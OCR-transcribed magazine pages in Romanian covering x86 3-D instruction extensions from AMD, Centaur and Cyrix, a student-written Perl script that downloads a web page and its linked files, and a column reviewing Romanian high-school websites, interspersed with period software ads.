Pentru a restabili meritele x86, AMD introduce instrucţiune de înmulţire – adunare (MADD) sau înmulţire – acumulare (MAC), similară celor de la procesoarele de semnal digitale. Ea va înmulţi o pereche de valori FP de 32 de biţi şi va aduna rezultatul la o altă valoare FP, într-o singură operaţie. Azi, cipurile x86 ar avea nevoie de două operaţii separate. Anul trecut, Silicon Graphics a adăugat o operaţie similară la Mips R5000, care a dus la creşterea dramatică a vitezei la grafică 3-D a staţiilor Indy.

K6 va executa instrucţiunile AMD-3D într-o unitate funcţională complet nouă, separată de FPU obişnuită. AMD spune că unitatea lucrează cu conducte (pipeline) pentru a atinge viteză maximă de peste un rezultat pe impuls de ceas.

Printr-o întorsătură isteaţă, instrucţiunile AMD-3D amestecă operanzii prin opt regiştri MMX care sunt falsuri (aliases) pentru stiva FP cu opt intrări. Regiştri AMD-3D sunt astfel falsurile falsurilor. Procesoarele viitoare ar putea substitui regiştri fizici reali la aceşti regiştri logici, fără a afecta compatibilitatea. Deoarece instrucţiunile AMD-3D nu creează nici un fel de stări noi la procesor, nu impun modificări de SO (cu excepţia Direct3D, cum s-a arătat).

Lovitura de la Centaur

Cu toate că Centaur de abia a început livrările propriilor cipuri x86, tânăra companie a convins Microsoft să includă noile ei extensii în Direct3D. Acest lucru pune extensiile Centaur aproape pe picior de egalitate cu cele AMD. În plus, ca şi la AMD, la Centaur există în jur de două duzini de instrucţiuni noi, inclusiv MADD/MAC care oferă rezultate într-o perioadă de ceas. Dar Centaur oferă un lucru pe care AMD şi Cyrix nu-l au: regiştri noi.

Cipul de la Centaur va avea în total 30 de regiştri noi, adresabili şi la dispoziţia programatorilor. Douăzeci şi doi vor fi regiştri de fapt din procesor. Ceilalţi opt vor fi falsuri ale stivei FP, ca regiştri MMX. Toţi regiştri sunt de 80 de biţi, suficient de mari pentru a lucra cu valori FP cu precizie extinsă. Cu toate că operanzii FP în precizie simplă sunt de numai 32 de biţi, unele instrucţiuni pot genera rezultate intermediare de precizie extinsă, care se întind pe 80 de biţi.

În mod ideal, programatorii de aplicaţii nu vor trebui să se încurce cu regiştri, ci pot apela rutine Direct3D, urmând ca Direct3D să se ocupe de detalii. Doar dacă programatorii care evită Direct3D vor trebui să lucreze direct cu noile instrucţiuni şi regiştri. „Nu vom forţa acest lucru, deoarece nu încercăm să evanghelizăm proiectanţii de aplicaţii ca să scrie cod specific pentru Centaur“, spune Henry de la Centaur. „Suntem realişti. Ne dăm seama că suntem cei mai mici“.


În mod normal, noul set de regiştri ar cere modificări în SO, deoarece SO trebuie să salveze starea regiştrilor la o comutare de context. Totuşi, codul din Direct3D, care utilizează extensiile, este de „secţiune critică“ nonreentrant, de nivel jos, asemenea driverelor de dispozitive. Este zăvorât pentru întreruperi. SO nu trebuie să salveze stările regiştrilor sau să cunoască ceva despre extensii. În mod clar, Direct3D este cel mai important pentru succesul extensiilor independente.

Cayenne de la Cyrix măreşte competiţia

Cyrix, asemenea AMD şi Centaur, afirmă că Microsoft va oferi suport şi pentru noile ei instrucţiuni în Direct3D. Extensiile Cyrix nu-şi vor face apariţia până la a doua jumătate a lui 1998, cu luni în urmă faţă de AMD şi Centaur, dar probabil încă înaintea lui MMX2 de la Intel. Un procesor din seria Cyrix-M2 (cu numele de cod Cayenne) va oferi de la 12 la 14 instrucţiuni noi, ca parte a unui subset denumit MMX-FP. Cayenne va avea şi operaţii matematice mai rapide în precizie dublă şi precizie extinsă.

Cea mai interesantă deosebire între MMX-FP, AMD-3D şi extensiile Centaur este că Cyrix nu are instrucţiune

Arhitectura Direct3D


Aplicaţie grafică 3-D
❶ Programele apelează rutine din bibliotecile Direct3D în loc să utilizeze cod specific hardware-ului.
API Direct3D
❷ Direc3D execută rutinele prin apelarea metodei celei mai rapide.
Nivel de abstractizare hard (HAL) Direct3D
Nivel de emulare hard (HEL) Direct3D
Cip de grafică 3D sau UC x86 extins
UC x86
❸ Dacă sistemul are coprocesor grafic 3-D sau UC tip x86 extins, HAL traduce apelul în format adecvat şi îl transferă la cip.
❹ Dacă nu există hard specializat pentru acea funcţie 3-D, HEL execută apelul prin soft, folosind instrucţiuni x86 uzuale.

Direct3D este un nivel de abstractizare care izolează aplicaţia de hardul 3-D.

Cumpărați acum un PowerMacintosh și obțineți:

– 75%pentru:

QuarkXPress Românesc 3.31

QuarkXPress

299$

QuarkXPress Power Macintosh

Include:


Despărțire în silabe în limba română
Licență utilizator
Dischetă de înregistrare
Mac OS 7.6.1 Românesc

Legalizare Software**

650$ sau 599$*

* începând cu 2 pachete
** Doar pentru Power Macintosh
Utilizatorii înregistrați vor avea posibilitatea de upgrade la versiunea 4.0 Internațională cu despărțire în silabe în limba română când aceasta va fi disponibilă.

– 50% pentru:




Adobe Photoshop

~~976$~~

499$

399$*




Adobe Illustrator

~~650$~~

333$

279$*



Adobe PageMaker

~~976$~~

499$

*Photoshop +Illustrator cumpărate împreună (pt. Macintosh)

până la1000$

pentru un **Macintosh vechi** sau un **PC**

pînă la
350MHz

Cumpărați astăzi un **Power Macintosh 9600/300 sau 9600/350,** cele mai bune computere pentru tehnoredactare, grafică, video și multimedia și obțineți o reducere egală cu prețul pe care vi-l vom oferi pe un **Macintosh vechi** sau un **PC**.

IRIS S.A.

QUARK

Integrated Romanian Information Systems este Distribuitor General
Unic pentru România și Republica Moldova
Tel: 232.10.47 Fax: 232.10.46 email: irisgm@com.pcnet.ro

Adobe

Apple®

MADD/MAC şi Cyrix pretinde că nici nu este necesară. În locul ei, UC va executa două instrucţiuni de înmulţire într-un ciclu de ceas şi fiecare instrucţiune va împacheta doi operanzi în virgulă mobilă pe 32 de biţi, în partea de mantisă de 64 de biţi de la un registru FP de 80 de biţi. Printr-o planificare inteligentă a instrucţiei, UC poate întreţese aceste înmulţiri cu instrucţiunile de adunare corespunzătoare, astfel că viteza de lucru este aceeaşi ca şi la utilizarea instrucţiunilor MADD/MAC executate într-un ciclu.

Cyrix adaugă şi instrucţiuni noi de distribuţie / colectare (scatter/gather), care optimizează paralelismul la transformarea triunghiurilor 3-D. Există instrucţiuni speciale pentru calcul de reciproce şi rădăcini pătrate de reciproce şi sunt mai multe instrucţiuni de estimarea mişcării, care compară blocuri de date de pixeli la compresia şi decompresia video.

3-D: cip sau cartelă?

Anumite cartele grafice au deja cipuri de accelerare 3-D, dar noile extensii de la AMD, Cyrix şi Centaur nu le vor face depăşite. Doar cartelele cele mai scumpe şi de vârf dispun de motoare pentru geometrie rapidă. Cartelele uzuale accelerează etapele ulterioare ale procesării 3-D: stabilirea triangulării (conversia coordonatelor poligonale 3-D în coordonate 2-D de ecran) maparea texturii (aplicarea de modele de solid pe un schelet) şi rasterizare (colorarea obiectului cu textură pe ecran).

De fapt, unele acceleratore 3-D vor profita de extensii, deoarece acceleratoarele pot reda poligoanele mai rapid decât permit UC-urile existente. Cipul RIVA 128 de la Nvidia, de exemplu, utilizat de Dell, Diamod, Gateway, Micron şi alţii, poate reda 1,5 milioane de poligoane tipice pe secundă. Dar nici chiar Pentium II la 300 MHz nu poate furniza suficiente coordonate pentru peste un milion de poligoane pe secundă, spune Dave Reed, director de marketing tehnic la Nvidia. „Va fi un lucru excepţional pentru noi", afirmă el. „Avem avantajul ca să lucrăm cu el".

Dave Wilt, manager de marketing pentru cipul Mpact de la Chromatic Research este de acord. „Mai mult decât orice, acesta va trezi apetitul oamenilor pentru grafica 3-D, şi vor avea nevoie în continuare de accelerator 3-D".

Înfruntând pe Intel

Vor scăpa oare cu bine rivalii Intel ? Doar o singură dată a mai încercat un furnizor de x86 să extindă arhitectura în acest fel. În 1995, NexGen a prezentat unele instrucţiuni multimedia noi la prototipul propriu de procesor Nx686. Dar Nx686 n-a mai apărut. AMD a cumpărat NexGen şi a reproiectat cipul pentru a face K6. Între timp, Intel a lansat MMX. AMD a renunţat la extensiile NexGen (care erau instrucţiuni pe întregi similare cu MMX) în favoarea compatibilităţii cu MMX.

Acum K6 a parcurs cercul. AMD afirmă că va oferi licenţa de AMD-3D oricui doreşte acest lucru, dar Intel, Cyrix şi Centaur se duc deja pe propriul drum.

Nu este clar dacă Intel are bază legală pentru blocarea rivalilor. Mai probabil, Intel va încerca să convingă proiectanţii să ignore extensiile brute la x86 şi să aştepte până la apariţia lui MMX2. Acceptarea lui MMX2 ca standard ar face viaţa mai uşoară pentru Intel şi pentru proiectanţi.

Dar un proiectant de software care nu doreşte să aştepte MMX2 ar putea utiliza instrucţiuni rapide pentru a scrie un joc de succes extraordinar şi ar putea avea un avantaj de un an în faţa celor loiali lui Intel. Ar putea chiar influenţa câţiva oameni să cumpere UC de la altă companie decât Intel.


Privit realist, AMD, Cyrix şi Centaur nu oferă probabil avantaje suficient de mari pentru a ameninţa serios pe Intel. Totuşi, aceste companii pot obţine o anumită parte din piaţă. Întrebarea mai importantă pentru utilizatori şi proiectanţi este dacă aceste extensii neaprobate (şi altele posibile în viitor) vor fisura standardul Wintel.

Pe moment, pare că Direct3D poate ţine lucrurile împreună. Dar pe măsură ce Intel pune propriile îngrădiri în standard (vedeţi şi „Socluri pentru mine", BYTE România, noiembrie) competitorii se vor grăbi să găsească ocolişuri. Să nu fiţi surprinşi dacă unele dinte acestea se vor îndrepta în direcţii diferite. ■

Tom R. Halfhill este BYTE Senior Editor şi locuieşte în San Mateo, California. Îl puteţi contacta la **thalfhill@byte.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

Planurile de la Centaur pentru WinChip



Centaur are în plan să ofere extensiile pentru grafică 3-D într-o nouă versiune a cipului IDT WinChip C6 în martie sau aprilie 1998. Acesta este în consens cu scopul Centaur de a introduce cipuri noi la fiecare şase luni. Este un plan agresiv, dar Centaur afirmă că proiectul relativ simplu la WinChip permite revizii, teste şi producţie, mai uşoare (Vedeţi şi Keeping it Simple, BYTE, October)

Noul cip cu numele de cod C3A va avea numeroase îmbunătăţiri suplimentare. O unitate nou superscalară MMX va avea conductă duală şi va executa anumite instrucţiuni în mai puţine cicluri de ceas decât cipurile Pentium de la Intel. De exemplu, instrucţiunile de înmulţire de la Centaur MMX vor avea latenţa de un ceas în loc de trei. Centaur pretinde că C3A va executa testele Intel Media Benchmark mai repede decât un Pentium.

Pentru a rezolva o altă lipsă, C3A va oferi performanţă FP dublă faţă de C6. Centaur pretinde că C3A va egala sau depăşi performanţele Pentium cu 80 la sută, la operaţii FP. Înmulţirea întregilor va fi mai rapidă şi cipul va avea previzionare de ramificări. De asemenea, cache-ul de date va fi adresabil pe patru căi în loc de două.

Cu toate că Centaur rămâne la proces de 0,35 microni, compania speră să urce frecvenţa de ceas poate până la 266 MHz. În mod remarcabil, aceste noi îmbunătăţiri nu vor mări aproape de loc dimensiunea pastilei de cip. Aceasta va creşte doar la 90 milimetri pătraţi de la 88 milimetri pătraţi de acum.

Mai târziu, prin 1998, Centaur are în plan lansarea unui procesor din seria WinChip cu cache de nivel 2, L2 integrat. Acesta va mări semnificativ performanţele oferite de cip şi va ajuta ca Socket 7 să se menţină ca alternativă viabilă la soclurile noi de UC Intel.

INFORMAŢII UTILE

Advanced Micro Devices
Sunnyvale, CA
408-732-2400
http://www.amd.com/

Centaur Technology
Santa Clara, CA
408-727-6116
http://www.winchip.com/

Chromatic Research
Sunnyvale, CA
408-752-9100
http://www.chromatic.com/

Cyrix
Richardson, TX
972-968-8388
http://www.cyrix.com/

Intel
Santa Clara, CA
408-765-8080
http://www.intel.com/

Nvidia
Sunnyvale, CA
408-720-6100
http://www.nvidia.com/

Bogdan Zamfir şi Bogdan Dragomir


Un Cadou de Sărbători:
o carte în format HTML
sau un întreg site ?

Getpage

Apărut spre sfârşitul anilor '80, ca rezultat al necesităţii unui limbaj scriptural simplu, pentru procesarea fişierelor text, limbajul PERL pare să-şi păstreze un loc sigur în loja limbajelor practice, lucru dovedit şi prin noua sa versiune 5. Limbaj interpretat, optimizat pentru scanarea şi extragerea de informaţii din fişierele text şi tipărirea de rapoarte bazate pe aceste informaţii, Perl-ul a fost conceput pentru a fi simplu de utilizat, eficient şi complet. Este, totodată, un limbaj bun pentru multe activităţi de administrare a unui sistem Unix şi pentru crearea de scripturi CGI (programare legată de Internet şi HTML).

În opinia autorului său, Larry Wall, Perl-ul (Practical Extraction and Report Language) combină multe din cele mai bune caracteristici ale binarelor sh, awk, sed şi are unele asemănări cu Pascal şi csh. Scripturile Perl ce folosesc setuid sunt mai sigure decât programele C, lucru obţinut printr-un mecanism de evitare a „găurilor" de securitate.

Perl-ul este un limbaj uşor de învăţat, datorită unei familiarităţi obţinută din asemănarea cu alte limbaje clasice (cunoscute). Noua versiune Perl5 a fost total rescrisă, rezultând un interpretor mai rapid şi mai flexibil.




Host: http://www.mcs.anl.gov

Path: /dbpp/text/book.html

■ All pages

bogo@cs.pub.ro
bodiz@kermit.cs.pub.ro



Host: apolo.cs.pub.ro

Path: /~bogo/index.html

Ideea creării unui program, ca cel descris în continuare, a apărut dintr-o necesitate: existenţa pe Internet a diverselor cărţi şi documentaţii în format HTML, dar care nu puteau fi salvate local ca o arhivă. Încercarea de a salva fişier cu fişier tot ce îţi trebuie, inclusiv pozele şi background-urile, se dovedeşte mai costisitoare ca scrierea unui program ce face acest lucru automat. Amintim faptul că informaţia de care discutăm se află organizată într-o structură arborescentă de directoare. Astfel, pentru a recompune local configuraţia de pe maşina de la distanţă, trebuie ori create aceste directoare şi unele fişiere mutate acolo, ori modificate paginile HTML salvate ... Şi cum scrierea unui program pare o muncă mult mai interesantă decât prima alternativă, am ales-o pe aceasta.

Getpage este un programel instructiv, pentru programarea în Perl şi simplu de folosit: getpage <host> <path>. De exemplu:

getpage www.mcs.anl.gov/dbpp/text/book.html vă va aduce o întreagă carte despre Programarea Paralelă şi Distribuită de la Argonne National Laboratory, ce se ocupă de un proiect de publicare online pentru Addison-Wesley inc., pe când getpage -1 www.perl.com/CPAN/src/latest.tar.gz vă va aduce doar arhiva ultimei distribuţii de Perl.

Utilizând facilităţile Perl-ului de manipulare a şirurilor de caractere (extragere, concatenare, vectorizare şiruri de caractere şi uşurinţa pattern-matching-ului), am creat mai întâi un programel ce, primind un fişier Index (table of contents), îl parcurge şi

```
#!/usr/local/bin/perl -w
# Client Getpage
# Intrare:    Index (cuprinsul)
# Ie]ire:    Toate capitolele
          (legaturi relative din
          Index)
# Exemplu de utilizare:
# getpage www.mcp.com
          /onlineBooks/CGI/toc.htm
          l
# getpage -1 www.perl.com
          /CPAN/src/latest.tar.gz
# Nota: -1 inseamna ca va salva
          doar pagina primita ca
          argument.

use IO::Socket;

system "clear";  # sterge ecranul

unless (@ARGV == 2 ||
   (@ARGV == 3 && $ARGV[0] == "-
          1")) {
  die "Utilizare: $0 [-1] <host>
          <document>\nNota: -1
          pentru un singur
          document . \n
   Exemple: $0 www.mcp.com
          /onlineBooks/CGI/toc.htm
          l
            $0 -1 www.perl.com
          /CPAN/src/latest.tar.gz"
}

my ($host,        # numele (adresa)
          calculatorului
    $document,        # calea catre
          document
    $relativePath,            #
          calea pentru legatura
          curenta
    $remote,     # numele (adresa)
          calculatorului de la
          distanta
    $start, $lastSlash,  #
          folosit la extragerea
    $first, $second,          #
          numelui din cale
    $File,            # numele
          fisierului curent
    @Lines,      # vectorul cu
          legaturile
    $protocol,       # nu trebuie
          sa existe
         # pentru legaturi locale.
    $i
   );

# Testare parametri din linia de
          comanda
if (@ARGV == 2) {
  $host = shift(@ARGV);
  $document = $ARGV[0];
  $onePage = "false";
}
else {
  shift (@ARGV);     # este -1,
          deci o singura pagina
  $host = shift(@ARGV);
  $document = $ARGV[0];
  $onePage = "true";
}

print "Host: $host, Doc: $document
-----------------------\n";

# Stabilire conexiune
$remote = IO::Socket::INET->new(
      Proto        => "tcp",
      PeerAddr     => $host,
              PeerPort      =>
          "http(80)",
      );
unless ($remote) {
  die "Nu ma pot conecta la
          daemon-ul de http de pe:
          $host"
}
$remote->autoflush(1);

# Trimite cererea serverului de la
          distanta
print $remote "GET $document\n";

# Extrage din cale numele
          fisierului de salvat
$lastSlash = rindex $document,
          "/";
$File = substr ($document,
          $lastSlash + 1);

# Deschide si salveaza fisierul
open (OUT, ">$File") ||
  die "Nu pot crea fisierul
          \'$File\'!     Iesire
          ...";
print "Salvez fisierul \'$File\'
          ..\n";
while ( <$remote> ) {           #
          citire de pe socket
  # Selecteaza doar liniile cu
          taguri <HREF> in
  # vectorul Lines pentru
          folosinta ulterioara
  $Lines[$i++] = $_ if
          /.*href.*/i;
  print OUT $_;            #
          scriere [n noul fisier
}
close $remote;   # inchide
          descriptorul de socket
close OUT;# inchide descriptorul
          de fisier

print "Fisierul \'$File\'
          primit.\n";

# Iesire daca -1 a fost specificat
exit 0 if $onePage eq "true";

# Determina calea relativa la
          document
$relativePath = substr $document,
          0, $lastSlash;

undef $protocol;

# Procesul de selectie linii
for ($i = 0; $i < @Lines; $i++) {
  $_ = uc ($Lines[$i]); #
          Transforma linia curenta
          in litere mari

  $start = index $_, HREF;

  # Extrage "URL-ul" de dupa HREF
  $first = index $_, "\"", $start;
  $second = index $_, "\"",
          $first+1;
  $document = substr $Lines[$i],
          $first+1, $second  -
          $first - 1;

  # Extrage protocolul: "HTTP:",
```

memorează legăturile relative (de exemplu: <A HREF="folder/file.html">) într-un vector. Acesta este apoi parcurs și se salvează fiecare link.

Acesta este doar începutul. Într-o versiune mai evoluată, programul filtrează fiecare fișier adus, inclusiv primul. Filtrarea presupune extragerea link-urilor către imagini, eventual sunete. În acest fel, se pot transfera atât fișiere text cât și binare (GIFs, JPEGs, *.class, *.wav sau orice alt tip de fișiere). Singura diferență față de varianta prezentată o găsim în instrucțiunea care selectează linii din documentul salvat.

În loc de:

```
$Lines'$i ++' = $_ if  /.*href.*/i
```

vom scrie:

```
$Lines'$i ++' = $_ if  /.*src.*/i  .
```

Încercați ca exercițiu aceasta.

Dacă scanăm fiecare fișier salvat și memorăm legăturile interne, vom putea salva recursiv o întreagă structură de directoare.

Apar însă următoarele probleme:

1. trebuie să creăm local o structură de directoare similară cu cea de la distanță;
2. nu trebuie să procesăm un fișier salvat anterior, pentru că acest lucru creează o buclă infinită.

Soluție: păstrăm istoria salvărilor într-o listă specială.

Varianta prezentată în listing cât și cea care se găsește la adresele:

http://apolo.cs.pub.ro/~bogo/getpage/index.html și

http://disco.cs.pub.ro/~bodiz/getpage/index.html

nu este recursivă, acest lucru fiind însă avut în vedere de către autori pentru un proiect viitor.

Un avantaj al Getpage-ului, care a fost exploatat de noi, este acela că el poate fi lăsat să lucreze în background cu prioritate mică, util mai ales în cazul transferului unui număr foarte mare de fișiere.

Cu toate că se pornește din linia de comandă, am creat pentru Getpage și două tipuri de interfețe. Una în TCL/TK cu Visual Tcl care rulează sub Xwindow și apelează în spate pur și simplu Getpage-ul. Alta, o pagină de HTML încărcată în Netscape care poate apela un script aflat pe un calculator de la distanță (de exemplu http://disco.cs.pub.ro/cgi-bin/getpage/getpage.pl) dar care este nerecomandată datorită încărcării mașinii ce rulează scriptul. Serverul salvează local toate fișierele și le trimite arhivate în format tgz spre noi.

Un program asemănător Getpage-ului și foarte complet există și pe Internet. El face parte din pachetul Snag-o-rama și îl puteți

```
        "FTP:"
$start = index ($document, ":");
$protocol = uc (substr
        $document, 0, $start) if
        ($start != -1);

# Daca exista protocol ignora
        legaturile,
# pentru ca nu sunt locale
if (! defined ($protocol)) {
  # ignora legaturile in aceeasi
        pagina
  # definite cu #ancora_locala
  $document = substr
 $document, 0, index ($document,
        "#")
 if (index ($File, "#") != -1);

  # Umple cu calea reala daca e
        necesar;
  # daca nu, incepe cu "/"
  $document =
        "$relativePath/$document
        "
 if (substr ($File, 0, 0) ne
        "/");

  # Extrage numele fisierului de
        salvat
  $start = rindex $document,
        "/";
  $File = substr ($document,
        $start + 1);

  # Creaza o noua conexiune
        (NECESAR~) ]i
  # salveaza fi]ierul
  $remote = IO::Socket::INET-
        >new(
 Proto => "tcp",
 PeerAddr  => $host,
 PeerPort  => "http(80)",
 );
  unless ($remote) {
 die "Nu ma pot conecta la
        serverul de http pe
        $host"
  }
  $remote->autoflush (1);

  # Trimite noua cerere
  print $remote "GET
        $document\n";

  # Salveaza noul fisier
  open (OUT, ">$File") ||
 die "Nu pot crea fisierul
        \'$File\'!
        Iesire ...";
  print "Salvez fi]ier \'$File\'
        ..\n";
  while (defined ($remote) &&
    ($Line = <$remote>)) {
    print OUT $Line;
  }
  close $remote;
  close OUT;
  print "Fisier \'$File\'
        primit.\n";
}
else {
  print "Document \'$document\'
        pare sa nu fie pe
        calculatorul de la
        distanta.\n";
}
undef $protocol;        #
        Ini\ializare pentru
        urmatorul test

} # Sfarsitul procesarii liniilor
        selectate
```

găsi la adresele :

http://www.wg.omron.co.jp/~jfriedl/perl/
și
http://enterprise.ic.gc.ca/~jfriedl/perl.

Pentru a putea testa Getpage sau Snag, aveți nevoie de Perl 5.004 sau mai nou. PERL-ul se găsește free la adresele de pe Internet:

http://www.perl.com/CPAN/src/latest.tar.gz
sau la noi la:
ftp://ftp.dnttm.ro/pub/CPAN/

CPAN reprezintă inițialele de la Comprehensive Perl Archive Network unde sunt adunate laolaltă toate materialele și contribuțiile relative la Perl. Ele sunt oglindite pe site-uri din diverse colțuri ale lumii pentru un acces mai rapid la informații.

Un bun punct de plecare pentru documentație referitoare la Perl este site-ul oficial de la :
http://www.perl.com .

Pentru orice întrebări sau detalii, autorii sunt bucuroși să vă stea la dispoziție. ■

D-nii Bogdan Dragomir și Bogdan Zamfir sunt studenți în anul V la Facultatea de Automatică și Calculatoare, UPB și pot fi contactați la adresele : **bogo@cs.pub.ro** *și* **bodiz@ulise.cs.pub.ro.**

INFORMAȚII UTILE

Documentație despre Perl:
http://language.perl.com/info/documentation.html

Tutorial Perl:
http://www.civeng.carleton.ca/Courses/Grad/82.562/perl/index.html

Perl Reference Manual:
http://www-cgi.cs.cmu.edu/cgi-bin/perl-man

Take 10 Minutes to Learn Perl:
http://www.geocities.com/SiliconValley/7331/ten-perl.html

Introducere în Perl:
http://www.cclabs.missouri.edu/things/instruction/perl/perlcourse.html

ABONAMENTUL TĂU LA CAD REPORT, O ȘANSĂ DE CÂȘTIG!

TALON DE PARTICIPARE

Premiu 100$ pentru un ploter CalComp vândut până la sfârșitul anului

CalComp

Condiții de participare:
1. un abonament la revista CAD Report pe anul 1998*
2. să facilitați achiziționarea unui ploter CalComp

Nume..
Firma..............................Funcția..............................
Adresă..
Localitatea..............................Telefon..............................

* Pentru a vă abona folosiți cartea poștală din revistă.

A&C INTERNATIONAL S.A.
The CAD-CAMpany
A founder of BSA Romania
Tel: 01-250-5315,Fax: 01-250-7774

Surfing

De *Mircea Sabău*

Licee din România


> *„Şi azi mă-nfiori/Liceu,-cimitir/Al tinereţii mele..."*
>
> ***George Bacovia***

Pentru iniţiaţii în teoria sistemelor, procesul educaţional dintr-o societate este unul cu „timp mort" mare. Chiar şi în cazul când obiectivele sunt clar definite, răspunsul dorit se obţine după un timp îndelungat, ca rezultat al unor decizii bine elaborate. Nu doresc să aduc în discuţie problema numărului examenelor de bacalaureat dar, ar trebui să fim conştienţi de faptul că viitorul societăţii noastre nu poate fi mai bun decât este acum învăţământul în România. Cum stadiul calităţii învăţământului românesc se oglindeşte şi în paginile Web ale instituţiilor educaţionale, vă invit în lumea învăţământului virtual românesc.

Liceul de Informatică Bucureşti

http://www.lbi.ro/RO/

După cum putem afla din pagina istoriei liceului, de-a lungul timpului, acest liceu cu o veche tradiţie a avut diverse denumiri şi destinaţii: „Gimnaziul Ion Heliade Rădulescu" care, înaintea celui de al doilea război mondial, a devenit şcoala pentru fete, iar în timpul războiului a găzduit sediul Crucii Roşii. În perioada regimului comunist care a urmat, liceul era accesibil doar copiilor marilor „demnitari" comunişti, limba de predare era limba rusă şi, pentru că altfel nu se putea, numele liceului a devenit „Dr. Petru Groza". În „epoca de aur", chiar dacă şcoala nu dispunea de nici un calculator, aceasta s-a numit „Liceul de procesare a datelor", fiind dotată cu un valoros perforator de cartele. Cu timpul, baza materială s-a îmbunătăţit, prin achiziţionarea primelor calculatoare mini IRIS şi FELIX C-256. După evenimentele din decembrie '89, liceul a primit actualul nume: „Liceul de Informatică Bucureşti". De aici încolo, liceul a cunoscut o dezvoltare mai substanţială, întrând în istoria Internetului. Legătura cu exteriorul, a reţelei liceului, este asigurată de Reţeaua Educaţională Românească (RoEduNet), suportul fizic fiind oferit de Kappa Net (prin reţeaua de cablu TV). Local, viteza legăturii atinge 4Mbps, iar extern (prin satelit), aceasta atinge 1024Kbps. Acum, liceul dispune de servere Linux şi WindowsNT, iar calculatoarele sunt conectate într-o reţea locală Ethernet. Pe lângă istoria liceului, pagina Web mai oferă un serviciu de căutare a persoanelor din liceu, găzduieşte paginile elevilor, oferă trimiteri spre pagini interesante din România, precum şi o prezentare tehnică a reţelei de date. Cei care dispun de un program de navigare, ce permite Java, pot vizualiza şi o astfel de versiune. Nu în ultimul rând, doresc să menţionez şi arhiva de fişiere în care puteţi găsi cele mai noi programe dintr-o varietate mare de domenii, ca Windows, Linux, WWW, 